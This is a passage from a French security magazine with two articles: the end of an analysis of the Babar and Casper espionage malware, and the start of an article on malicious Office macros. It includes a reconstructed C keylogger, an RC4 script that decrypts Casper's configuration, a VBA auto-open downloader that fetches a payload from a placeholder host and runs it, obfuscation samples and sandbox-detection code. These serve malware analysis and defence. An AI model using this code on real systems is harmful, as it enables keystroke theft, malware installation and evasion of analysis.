Dans ce chapitre, le code source présenté n'est pas à proprement parler celui de l'échantillon Babar. C'est une interprétation relative au fonctionnement du malware analysé. N'étant pas développeur, le code présenté est probablement perfectible, mais il permet de comprendre plus simplement le principe du keylogger intégré à Babar.

Dans notre cas, l'enregistrement des frappes clavier de l'utilisateur est réalisé par la création d'une fenêtre invisible. Cette fenêtre est créée via la fonction **CreateWindow()** :

```
WNDCLASS wc = {0};
wc.lpfnWndProc = WndProc;
wc.hInstance = hInstance;
wc.lpszClassName = L"AA";
RegisterClass(&wc);
hWnd = CreateWindow(wc.lpszClassName, NULL, 0, 0, 0, 0, HWND_MESSAGE, NULL, hInstance, NULL);
BOOL bRet;
while((GetMessage(&msg, hWnd, 0, 0) > 0)){
    TranslateMessage(&msg);
    DispatchMessage(&msg);
}
```

La constante **HWND_MESSAGE** permet de créer une fenêtre invisible permettant de recevoir et d'envoyer des messages (plus d'informations disponibles à l'adresse suivante : https://msdn.microsoft.com/en-us/library/windows/desktop/ms632599%28v=vs.85%29.aspx#message_only). La fonction **DispatchMessage()** va permettre d'exécuter la fonction de **CALLBACK** nommée **WndProc()**. Elle est prédéfinie lors de l'initialisation de la structure **WNDCLASS**. Cette fonction va donc être exécutée à chaque message reçu :

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM lParam)
{
    switch(message){
```

Par défaut, les applications Windows ne gèrent pas les messages de type **RAW_INPUT** (ce qui nous concerne pour les frappes clavier). Le malware va donc demander à ce que ce type de messages soit géré lors de la création de la fenêtre (via la fonction **RegisterRawInputDevices()**, <https://msdn.microsoft.com/en-us/library/windows/desktop/ms645600%28v=vs.85%29.aspx>). Voici le code permettant de réaliser cette action :

```
case WM_CREATE:{
    rid.dwFlags=RIDEV_NOLEGACY|RIDEV_INPUTSINK;
    rid.usUsagePage=1;
    rid.usUsage=6;
    rid.hwndTarget=hWnd;
    RegisterRawInputDevices(&rid,1,sizeof(rid));
    break;
}
```

La valeur à 1 de **usUsagePage** correspond à « generic desktop controls ». Dans le cas où **usUsagePage** est à 1, **usUsage** à 6 correspond à « keyboard ».

Si le message est de type **WM_INPUT**, le malware va utiliser la fonction **GetRawInputData()** (<https://msdn.microsoft.com/en-us/library/windows/desktop/ms645596%28v=vs.85%29.aspx>) afin d'obtenir ce message :

```
case WM_INPUT:{
    if(GetRawInputData((HRAWINPUT)1Param,
        RID_INPUT,NULL,&dwSize,sizeof(RAWINPUTHEADER))!=-1){
        break;
    }
    LPBYTE lpb=new BYTE[dwSize];
    if(lpb==NULL){
        break;
    }
    if(GetRawInputData((HRAWINPUT)1Param,
        RID_INPUT,lpb,&dwSize,sizeof(RAWINPUTHEADER))!=dwSize){
        delete[] lpb;
        break;
    }
}
```

Après cette routine, le message brut est stocké dans **lpb**. C'est une structure du type **RAWINPUT** (<https://msdn.microsoft.com/en-us/library/windows/desktop/ms645562%28v=vs.85%29.aspx>). Le malware ne souhaite enregistrer les frappes clavier qu'à partir du moment où une touche est pressée :

```
PRAWINPUT raw=(PRAWINPUT)lpb;
UINT Event;
Event=raw->data.keyboard.Message;
if(Event==WM_KEYDOWN){
```

Dans le cas où une touche est pressée, le caractère est récupéré via le procédé suivant :

```
keyChar=MapVirtualKey(raw->data.keyboard.VKey,MAPVK_VK_TO_CHAR);
```

Pour finir, le malware vérifie si le caractère est bien un caractère ASCII. Si tel est le cas, il est chiffré et stocké dans un fichier. Dans notre cas, le fichier est **%COMMON_APPDATA%\MSI\update.msi**. Les lecteurs attentifs l'auront remarqué, ce chemin est spécifié dans la configuration extraite précédemment.

4 Le cas du malware Casper

4.1 Présentation

Casper est le dernier malware en date développé par ces auteurs, fans de dessins animés. Comme précédemment, le nom a été choisi par les auteurs eux-mêmes. Une librairie injectée par ce malware se nomme : **Casper_DLL.dll**.

Ce malware est un outil d'administration à distance (RAT). Contrairement à Babar, il n'intègre pas de fonctions d'espionnage, mais il intègre un système d'extension ainsi que des fonctions permettant de faire de la reconnaissance. Nous pouvons facilement imaginer que ces extensions contiendront des fonctionnalités d'espionnage similaires à Babar.

Pour ce cas, je vais simplement décrire comment le dropper fonctionne.

4.2 Analyse du dropper

Le dropper déchiffre un binaire, l'installe sur la machine infectée et pour finir ajoute une persistance

afin d'exécuter ce binaire à chaque démarrage du système. Tout le déchiffrement se passe au niveau de la fonction **sub_408E36**.

```
.data:0041C098 byte_41C098 db 7Bh, 4Bh, 59h, 0DEh, 37h, 4Ah, 42h, 26h, 59h, 98h, 63h
.data:0041C098 ; DATA XREF: sub_404355:loc_404359tr
.data:0041C098 ; sub_408E36+Fto ...
.data:0041C098 db 0C6h, 2Dh, 0Fh, 57h, 40h
```

Fig. 13 : Clé pour modifier le tableau initial.




Fig. 11 : Fonction permettant d'installer le malware Casper.

Deux fonctions nous intéressent : **Creation_XORKey** (**sub_401107**) qui crée un tableau de 256 caractères servant de clé de déchiffrement et **Unxor_Config** (**sub_401178**) qui déchiffre les données permettant de déployer le malware sur la machine cible. Peut-être que certains lecteurs habitués à travailler avec des algorithmes de chiffrement ont déjà une petite idée de l'algorithme utilisé...

4.2.1 Création du tableau servant de clé de déchiffrement

La première étape consiste à créer un tableau de 256 octets avec les valeurs 00, 01, 02, 03, etc. Le code assembleur permettant de faire cette action est disponible dans la figure 12.




Fig. 12 : Routine permettant de créer le tableau initial.

Voici le code python permettant de créer ce tableau :

```
buffer = range(256)
```

Ensuite, le malware va utiliser une clé disponible à l'offset **0x1A498** pour modifier le tableau précédemment créé. Cette clé est visible sur la figure 13.

La figure 14 (page suivante) montre la boucle qui est utilisée pour altérer le tableau.

Cet algorithme correspond à la génération de la permutation de l'algorithme RC4 décrit sur la page Wikipédia suivante : http://fr.wikipedia.org/wiki/RC4#G.C3.A9n.C3.A9ration_de_la_permutation. Le plus simple, à cet instant, est d'utiliser python afin de déchiffrer les données.

4.2.2 Déchiffrement des données permettant d'installer Casper

Maintenant que nous savons que l'algorithme est RC4, nous devons identifier où se trouvent les données à déchiffrer. Celles-ci se trouvent à l'offset **0x1e200** du malware.

The botnet fighting conference

THIRD EDITION

PARIS - FRANCE 2 - 4 DECEMBER 2015

APPEL À CONTRIBUTIONS DATE LIMITE LE 15-07-2015

botconf 2015

www.botconf.eu

botconf EC3 CEYF




Fig. 14 : Boucle permettant de manipuler le tableau initialement créé.

Voici le code python afin de réaliser le déchiffrement :

```

#!/usr/bin/python
import sys

#RC4 Implementation
def rc4_crypt( data , key ):
    S = range(256)
    j = 0
    out = []

    #KSA Phase
    for i in range(256):
        j = (j + S[i] + ord( key[i % len(key)] )) % 256
        S[i] , S[j] = S[j] , S[i]

    #PRGA Phase
    i = j = 0
    for char in data:
        i = ( i + 1 ) % 256
        j = ( j + S[i] ) % 256
        S[i] , S[j] = S[j] , S[i]
        out.append(chr(ord(char) ^ S[(S[i] + S[j]) % 256]))

    return ''.join(out)

#lecture de la clé de chiffrement
f = open(sys.argv[1], "r")
f.seek(0x1A498)
key = f.read(0x10)
f.close()

#lecture de données à déchiffrer
f = open(sys.argv[1], "r")
f.seek(0x1e200)
config = f.read(0x200)

```

f.close

```

#Déchiffrement
print rc4_crypt(config , key)

```

Voici la sortie de ce script :

```

paul@gdata:~$ ./decode.py 4d7ca8d467770f657305c16474b845fe
<CONFIG>
<UNINSTALL name="Audio Interface Device Manager"/>
<INSTALL name="Audio Interface Device Manager" module="aiomgr.exe"
args="3071006457" display="Audio Interface Device Manager" comment="Manages
audio devices for Windows-based programs">
<x86>AMoCAJK5AE1akAADAAGg[supprimé]x8BEwE=</x86>
<x64>ALYDAMy5AE1akAADAAGg[supprimé]BD8EPwQtBA=</x64>
</INSTALL>
<STRATEGY RUNKEY="API" AUTODEL="DEL" INJECTION="YES" SAFENOTIF="YES"
SERVICE="NONE" ESCAPE="NO">
<AV NAME="BitDefender Antivirus" RUNKEY="API" AUTODEL="DEL" INJECTION="NO"
SAFENOTIF="YES"/>
<AV NAME="Internet Security Anti-Virus" RUNKEY="API" AUTODEL="API"
INJECTION="NO" SAFENOTIF="NO" ESCAPE="YES"/>
<AV NAME="PC Tools Internet Security Anti-Virus" VERSION="9" RUNKEY="API"
AUTODEL="API" INJECTION="NO" SAFENOTIF="NO" ESCAPE="YES"/>
<AV NAME="avast! Antivirus" RUNKEY="WMI" AUTODEL="WMI" INJECTION="NO"
SAFENOTIF="YES" ESCAPE="YES"/>
</STRATEGY>
</CONFIG>

```

Nous voyons que la configuration est au format XML. L'élément **<INSTALL>** contient le nom du binaire à installer ainsi que des informations complémentaires. Le binaire à installer est également disponible (encodé avec l'algorithme base64) dans ce même élément. Nous pouvons voir que le dropper intègre la version 32 bits (balise **<x86>**) et 64 bits (balise **<x64>**) du malware.

La partie **<STRATEGY>** définit les règles à suivre dans le cas où un antivirus est installé sur la machine cible. Ces règles sont très clairement expliquées dans l'article de Joan Calvet disponible à l'adresse suivante : <http://www.welivesecurity.com/2015/03/05/casper-malware-babar-bunny-another-espionage-cartoon/>.

Conclusion

Cet article nous a permis de voir certaines fonctionnalités intégrées à EvilBunny, Babar et Casper. Pour le moment, nous n'avons découvert que 3 malwares portant la signature de cette équipe de développeurs, cependant il n'est pas impossible que d'autres personnages de dessins animés se cachent encore dans la nature.

Nous avons pu voir comment fonctionnent quelques éléments très communément utilisés par les développeurs de malwares. À savoir comment fonctionne le dropper de Casper, comment exécuter un malware en se faisant passer pour un autre processus, comment fonctionne une obfuscation d'API, mais également comment réaliser facilement un keylogger...

Je tiens à remercier Marion et Joan, sans qui ces analyses n'auraient pas été possibles ainsi que Jérôme pour sa patience et ses relectures... ■

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INTRUSION

Cours SANS Institute
Certifications GIAC

SEC 504

Techniques de hacking,
exploitation de failles et gestion
des incidents

SEC 542

Tests d'intrusion des applications
web et hacking éthique

SEC 560

Tests d'intrusion et hacking
éthique

SEC 642

Tests d'intrusion avancés des
applications web et hacking
éthique

SEC 660

Tests d'intrusion avancés,
exploitation de failles et hacking
éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à :
formations@hsc.fr



MACROS - LE RETOUR DE LA REVANCHE

Philippe Lagadec – @decalage2 – <http://decalage.info>

mots-clés : **MACRO / VBA / OFFICE / MALWARE / DOWNLOADER / DROPPER / DRIDEX**

Melissa vient de fêter ses seize ans. Il y a quelques mois, si on m'avait dit que j'écrirais un article sur les Macros Office dans MISC en 2015, j'aurais fait des yeux ronds. Dans le monde du malware, les macros étaient devenues ringardes depuis bien longtemps, une technologie obsolète du siècle dernier dont on ne parlait plus que dans les manuels d'histoire de la cybersécurité. Et pourtant... Les macros sont de retour, et le succès est là, comme les stars des années 80 en tournée ! Combien de temps cela va-t-il durer ? Mystère. En tout cas, il est aujourd'hui de bon ton de savoir comment détecter et analyser ces documents avec macros envoyés par des inconnus.

Il y a quelques années, il n'était pas facile de trouver des outils pour extraire le code source des macros VBA (*Visual Basic for Applications*) sans les ouvrir dans MS Office, avant tout parce que leur format de stockage n'était pas documenté. Mais depuis que Microsoft a publié les spécifications officielles **[MS-OVBA]**, plusieurs outils open source dont **oledump** et **olevba** ont été développés (respectivement par Didier Stevens et moi-même) pour extraire le code VBA. Cet article montre comment utiliser ces outils pour analyser les macros malveillantes, après en avoir détaillé les caractéristiques et la structure.

Disclaimer : le contenu de cet article est un travail personnel de son auteur, il ne reflète ni un avis ni une recommandation de son employeur, et il ne représente pas une approbation officielle.

1 Pourquoi ce retour en grâce des macros ?

Nous pouvons avancer quelques hypothèses. Le but des auteurs de malwares est de parvenir à faire exécuter du code de leur choix sur les machines de leurs victimes. Ce code est transmis le plus souvent par e-mail ou via un site web. Un fichier exécutable envoyé tel quel est souvent bloqué ou bien il éveille la méfiance des destinataires. Il est bien plus efficace d'utiliser des documents a priori inoffensifs pour traverser les défenses. Depuis de nombreuses années, la méthode

en vogue consiste à exploiter les vulnérabilités des applications les plus répandues comme Microsoft Office, Adobe Reader ou Flash Player.

Comme le souligne **[CHANTRY]**, le défaut principal des exploits, c'est qu'ils ne fonctionnent bien que sur des versions précises d'une application et d'un système d'exploitation. Il faut donc soit ratisser très large en espérant qu'une part suffisante des cibles sera vulnérable, ou bien être très bien renseigné si on veut toucher une cible précise.

De plus, l'écriture d'un exploit fiable et générique n'est pas à la portée du premier auteur de malwares en culotte courte. Et une fois qu'un code d'exploitation a été identifié ou publié, la plupart des antivirus et IDS deviennent rapidement capables de le détecter (ou pas). Sa durée de vie est donc courte par rapport à l'effort nécessaire pour le créer.

En comparaison, une macro VBA dans un document MS Office est une fonctionnalité native, utilisant un langage qui a peu évolué au fil des années, supportée dans toutes les versions de MS Office de 97 à 2013.

Le langage « Visual Basic for Applications » (VBA) est très simple à prendre en main, accessible à n'importe quel auteur de malwares. Pour simplifier sa tâche, il existe de nombreux exemples de code source de macros malveillantes sur Internet, voire des modèles prêts à l'emploi pour créer votre malware.

Un autre facteur pour expliquer ce retour en force des macros est sans doute la diffusion progressive de




Fig. 1 : Exemple de message d'avertissement à l'ouverture d'un fichier Excel avec macros.

MS Office 2010 et 2013. En effet, depuis 2010 MS Office inclut un mécanisme de sandbox pour limiter l'accès d'un éventuel exploit au système. Cela rend plus difficile l'exploitation des vulnérabilités, ce qui peut donc pousser les auteurs de malwares à utiliser des moyens plus fiables pour arriver à leurs fins, comme les macros VBA. Le même phénomène a fait progressivement diminuer l'utilisation de fichiers PDF malveillants depuis la sortie d'Adobe Reader X avec une sandbox depuis fin 2010.

La principale faiblesse d'un malware écrit sous forme de macro est que l'utilisateur doit cliquer sur un ou deux boutons pour autoriser son exécution. Mais depuis Office 2007, le document s'affiche directement, avant de pouvoir cliquer sur le bouton fatidique. Les auteurs de malwares se sont donc mis à rivaliser d'ingéniosité pour tromper l'utilisateur, avec des messages du style « Ce document est protégé, veuillez cliquer sur le bouton [Activer le contenu] pour le voir ».

Une fois cette étape passée, tout le code VBA peut s'exécuter sans limitation. Une macro VBA n'est pas réduite à la manipulation des documents Office, elle peut accéder à toutes les fonctionnalités du système (fichiers, registre, réseau, etc.). Cela se fait soit directement par les mots-clés du langage, soit par l'utilisation d'objets ActiveX, ou même par l'appel de fonctions de n'importe quelle DLL du système. C'est donc un langage idéal pour les auteurs de malwares. Au détail près qu'il s'agit d'un langage non compilé, relativement facile à analyser comme nous le verrons plus loin.

2 Que peut faire une macro malveillante ?

Le langage VBA et les fonctionnalités offertes par les applications MS Office permettent aux macros d'effectuer n'importe quelle action malveillante sur le système, tout comme un fichier exécutable. Voici un aperçu des fonctionnalités principales utilisées par les échantillons de malwares récents :

- **AutoOpen, Auto_Open, Document_Open, Workbook_Open**, etc. : déclencher automatiquement une macro à l'ouverture ou la fermeture d'un document.

- **Open ... Write, Binary, Put, Output, Print #** : écrire un fichier texte ou binaire sur le disque.
- **Shell** : lancer un fichier exécutable. L'option **vbHide** permet de masquer la fenêtre.
- **AppActivate, SendKeys** : simuler l'appui de touches clavier pour contrôler une autre application ouverte.
- **CreateObject** : créer un objet ActiveX.

- **Declare Function ... Lib** : appeler une fonction de n'importe quelle DLL du système.

- Enfin, il est même possible d'implémenter un keylogger en VBA pour enregistrer toutes les touches tapées par l'utilisateur dans Internet Explorer ! **[CANTU]**

2.1 Objets ActiveX

Voici quelques exemples d'objets ActiveX et de méthodes employées dans les macros malveillantes :

- **ADODB.Stream** : **WriteText** et **SaveToFile** pour écrire un fichier texte sur le disque. Par exemple, un fichier VBscript, BAT ou PowerShell.
- **Wscript.Shell** : **Run** pour lancer un fichier exécutable ou un script.
- **MSXML2.XMLHTTP** ou **Microsoft.XMLHTTP** : **Open, Send, responseBody** pour télécharger un fichier depuis Internet.

2.2 DLLs

La plupart des macros malveillantes récentes utilisent des fonctions fournies par les DLL du système :

- **UrlDownloadToFile (urlmon.dll)** : télécharger un fichier depuis Internet.
- **VirtualAlloc, RtlMoveMemory** ou **WriteProcessMemory, CreateThread (kernel32.dll)** : injecter un shellcode dans le processus Word ou Excel, sans passer par un fichier sur disque **[CHANTRY], [STEVENS]**.

2.3 Malwares récents

La plupart des macros malveillantes observées en 2014-2015 sont des *downloaders* et des *droppers* : leur but est simplement de télécharger un fichier exécutable depuis Internet et de le lancer. Les familles de malwares les plus actives utilisant les macros VBA



depuis 2014 sont des campagnes de « banking trojans » nommées DRIDEX, VAWTRAK, FIN4 ou encore ROVNIX [**DRIDEX**], [**VAWTRAK**], [**FIN4**], [**ROVNIX**].

Alternativement, quelques macros comme « Rocket Kitten » contiennent un fichier exécutable ou un script (VBscript, PowerShell) encodé dans le code VBA [**RKITTEN**]. Il lui suffit alors d'écrire ce fichier sur le disque et de le lancer.

On peut noter que le code VBA lui-même est rarement la charge utile du malware.

Voici un exemple de code malveillant illustrant certaines des fonctionnalités les plus courantes :

```
' fonction URLDownloadToFileA fournie par URLMON.dll
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal NRTMLM
As Long, _
ByVal UUQCES As String, ByVal VKDDKH As String, ByVal XXRYIY As Long, _
ByVal RPBFSI As Long) As Long

Sub Workbook_Open()
    Auto_Open
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

' S'exécute à l'ouverture du document
Sub Auto_Open()
    Dim riri As Long
    ' Fichier executable a creer dans %TEMP%
    fifi = Environ("TEMP") & "\agent.exe"
    ' Telechargement du payload depuis un serveur
    riri = URLDownloadToFileA(0, "http://compromised.com/payload.exe", _
    fifi, 0, 0)
    ' Execution du payload
    Ioulou = Shell(fifi, 1)
End Sub
```

3

Techniques d'obfuscation et anti-sandboxing

Une faiblesse des macros VBA (pour leurs auteurs) est que le code est forcément stocké en clair dans un document MS Office.

On observe donc l'utilisation de diverses techniques d'obfuscation pour masquer les informations importantes : URL où sont stockées les charges utiles à télécharger, adresses IP des serveurs contactés, noms des fichiers créés, etc.

Voici les techniques les plus courantes :

- découpage et concaténation de chaînes ;
- **Chr**, **ChrB**, **Chr\$**, etc. : transformation d'un code ASCII en caractères ;
- **Asc** : l'inverse de Chr ;
- **StrReverse** : inversion de chaîne ;

- fonctions pour utiliser des chaînes encodées en Base64, hexadécimal, xor, etc. ;
- insertion de code mort ;
- découpage du code dans plusieurs modules ;
- utilisation de noms de variables et fonctions aléatoires ;
- stockage de chaînes en dehors du code VBA, dans le document Word ou Excel.

Voici un exemple typique de chaînes obfusquées :

```
iKJINJdg = StrReverse(Chr$(115) & Chr$(98) & Chr$(118) & Chr$(46)
& Chr$(115) & Chr$(119) & Chr$(111) & Chr$(100) & Chr$(110) &
Chr$(105) & Chr$(119) & Chr$(92) & Chr$(37) & Chr$(80) & Chr$(77) &
Chr$(69) & Chr$(84) & Chr$(37))
ds = 100
PST2 = "a" + "dobe" & "acd-u" & "pdate"
PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"
BART = Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) +
Chr(Asc(Chr(ds + 16))) + ""
```

Des macros contenant des fonctions de détection de sandbox (Sandboxie, Anubis, VMware, VirtualBox, etc.) ont récemment fait leur apparition en mars 2015 [**SANDBOX**]. Le but est de masquer l'activité réelle du malware lorsqu'il détecte les signes d'une sandbox d'analyse.

Voici par exemple un extrait de code utilisé pour détecter si la macro est exécutée dans une sandbox Anubis :

```
Private Declare Function GetVolumeInformation Lib "kernel32.dll" _
Alias "GetVolumeInformationA" (ByVal lpRootPathName As String, _
ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Integer, _
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, _
lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String, _
ByVal nFileSystemNameSize As Long) As Long

Function IsAnubisPresent() As Boolean
    On Error Resume Next
    Set WShell = CreateObject("WScript.Shell")
    If Not GetSerialNumber(Environ("SystemDrive") & "\") = "1824245000" _
And Not WShell.RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft" & _
"\Windows NT\CurrentVersion\ProductId") _
= "76487-337-8429955-22614" Then
        IsAnubisPresent = False
    Else
        IsAnubisPresent = True
    End If
End Function

Public Function GetSerialNumber(DriveLetter As String) As Long
    Buffer1 = String$(255, Chr$(0))
    Buffer2 = String$(255, Chr$(0))
    Res = GetVolumeInformation(DriveLetter, Buffer1, Len(Buffer1), _
    SerialNum, 0, 0, Buffer2, Len(Buffer2))
    GetSerialNumber = SerialNum
End Function

Private Sub Document_Open()
    If IsAnubisPresent Then
        MsgBox ("Anubis Sandbox detected: do nothing")
    Else
        MsgBox ("No Anubis, let's run the malicious payload...")
    End If
End Sub
```



4 Anatomie des fichiers MS Office avec macros

Les applications MS Office utilisent différents formats de fichiers apparus au fil des versions. Chaque format stocke les macros VBA sous différentes formes, il est donc utile de les connaître pour être capable d'analyser des documents malveillants avec les outils adaptés à chaque cas.

Le tableau ci-dessous synthétise les principaux formats MS Office pouvant contenir des macros ou non.

4.1 Documents MS Office 97-2003

La plupart des documents MS Office 97-2003 (.doc, .xls, .ppt) utilisent le même format de fichier appelé « Compound File Binary Format », ou tout simplement « format OLE ».

Un fichier OLE peut être considéré comme un mini système de fichiers ou une archive ZIP : il contient des « **streams** » qui ressemblent à des fichiers incorporés dans le fichier OLE. Chaque stream a un nom. Par exemple, le stream principal d'un document MS Word contenant son texte est nommé « WordDocument ».

Un fichier OLE peut également contenir des « **storages** ». Un storage est l'équivalent d'un dossier qui contient des streams ou d'autres storages. Par exemple, un document MS Word avec des macros VBA a un storage appelé « Macros ».

La Figure 2 montre un exemple typique de document Word avec macros VBA.

Les macros VBA sont normalement stockées dans une **structure de projet VBA**, située à différents endroits selon le type de document :

- **Word 97-2003** : dans un storage appelé « **Macros** », à la racine du fichier OLE.




Fig. 2 : Exemple de structure d'un document Word 97-2003 avec macros – screenshot [SSVIEW].

- **Excel 97-2003** : dans un storage appelé « **_VBA_PROJECT_CUR** », à la racine du fichier OLE.

Selon les spécifications [MS-OVBA], la racine du projet VBA (par exemple, **Macros** ou **_VBA_PROJECT_CUR**) doit contenir au moins les éléments suivants (noms insensibles à la casse) :

- un storage nommé « **VBA** » ;
- un stream nommé « **PROJECT** » ;
- deux streams « **VBA / _VBA_PROJECT** » et « **VBA / dir** ».

Le code source VBA est stocké dans un ou plusieurs streams situés dans le storage VBA (par exemple « **ThisDocument** » dans la figure 2). Le code n'est pas stocké en clair : il est compressé en utilisant un algorithme de type RLE (*Run-Length Encoding*) spécifique décrit dans [MS-OVBA]. En outre, le contenu compressé ne démarre pas au début de ces streams. Il est donc nécessaire d'analyser les structures binaires dans le stream **VBA/dir** (également compressé avec le même algorithme RLE) afin de trouver exactement le décalage du contenu compressé VBA dans les streams de code.

C'est pourquoi extraire le code source des macros VBA n'est pas une simple promenade de santé. Heureusement, plusieurs outils open source sont maintenant disponibles pour cette tâche.

Alternativement, certains outils comme **oledump** (voir ci-dessous) utilisent une heuristique simple pour éviter le décodage de structures complexes. Cela consiste à rechercher n'importe quel stream contenant la chaîne « **\x00Attribut** », qui est en fait le tout premier mot-clé VBA qui se trouve au début du code de la plupart des macros, apparaissant en clair malgré la compression RLE. Mais puisque ce mot-clé

est du code VBA, il est possible de modifier les macros pour échapper à cette détection... (pour l'instant, je n'ai vu aucun malware utiliser cette technique)

4.2 Présentations PowerPoint 97-2003

Les présentations PowerPoint 97-2003 (.ppt) ne suivent pas la même approche : les macros VBA sont

Formats	Extensions	Macros	Format Conteneur
Word, Excel, PowerPoint 97-2003	.doc, .xls, .ppt, .pps	Oui	OLE
Word, Excel, PowerPoint 2007+ standard	.docx, .xlsx, .pptx, .ppsx	Non	ZIP
Word, Excel, PowerPoint 2007+ avec macros	.docm, .xlsm, .xlsb, .pptm, .ppsm	Oui	ZIP
Word 2003 XML	.xml	Oui	XML
Excel 2003 XML	.xml	Non	XML



stockées dans la structure binaire de la présentation, et non pas dans un storage OLE. Ce format est aujourd'hui beaucoup moins bien supporté que Word et Excel dans les outils d'analyse.

Cependant, une autre particularité de PowerPoint est qu'il ne permet pas de déclencher une macro VBA à l'ouverture d'une présentation. Ce format est donc peu ou pas utilisé par les auteurs de malwares à l'heure actuelle, et le risque lié aux macros dans les fichiers **.PPT** est relativement faible.

Attention toutefois, le risque n'est pas nul : il existe des « astuces » connues pour déclencher une macro par une action de l'utilisateur. Par exemple, il est possible d'ajouter un rectangle blanc aussi grand qu'une diapositive, et de déclencher une macro quand l'utilisateur clique sur ce rectangle. À ma connaissance, cette technique n'a pas encore été employée pour les malwares récents, mais cela pourrait arriver.

4.3 Documents MS Office 2007+

Les formats de fichiers MS Office 2007+ (**.docx**, **.docm**, **.xlsx**, **.xlsm**, **.xlsb**, **.pptx**, **.pptm**, etc.), aussi appelés MS OpenXML, sont très différents des formats 97-2003 parce qu'ils sont faits de fichiers XML stockés dans les archives ZIP.

Cependant, les macros VBA sont généralement stockées dans un fichier OLE binaire dans l'archive ZIP, appelé « **vbaProject.bin** ». Puis le fichier OLE **vbaProject.bin** contient la même structure de projet VBA tel que décrit ci-dessus pour MS Office 97-2003 documents.

Là encore, le fichier **vbaProject.bin** peut être stocké dans des endroits différents dans l'archive ZIP, selon le type de document :

- Word 2007+ : **word/vbaProject.bin** ;
- Excel 2007+ : **xl/vbaProject.bin** ;
- PowerPoint 2007+ : **ppt/vbaProject.bin**.

La Figure 3 montre le contenu d'un exemple de document Word 2007+ avec des macros VBA, et la Figure 4 illustre le contenu du fichier OLE **vbaProject.bin** correspondant..




Fig. 3 : Exemple de structure d'un document Word 2007 avec macros.




Fig. 4 : Exemple de structure du fichier vbaProject.bin extrait d'un document Word 2007 avec macros – screenshot [SSVIEW].

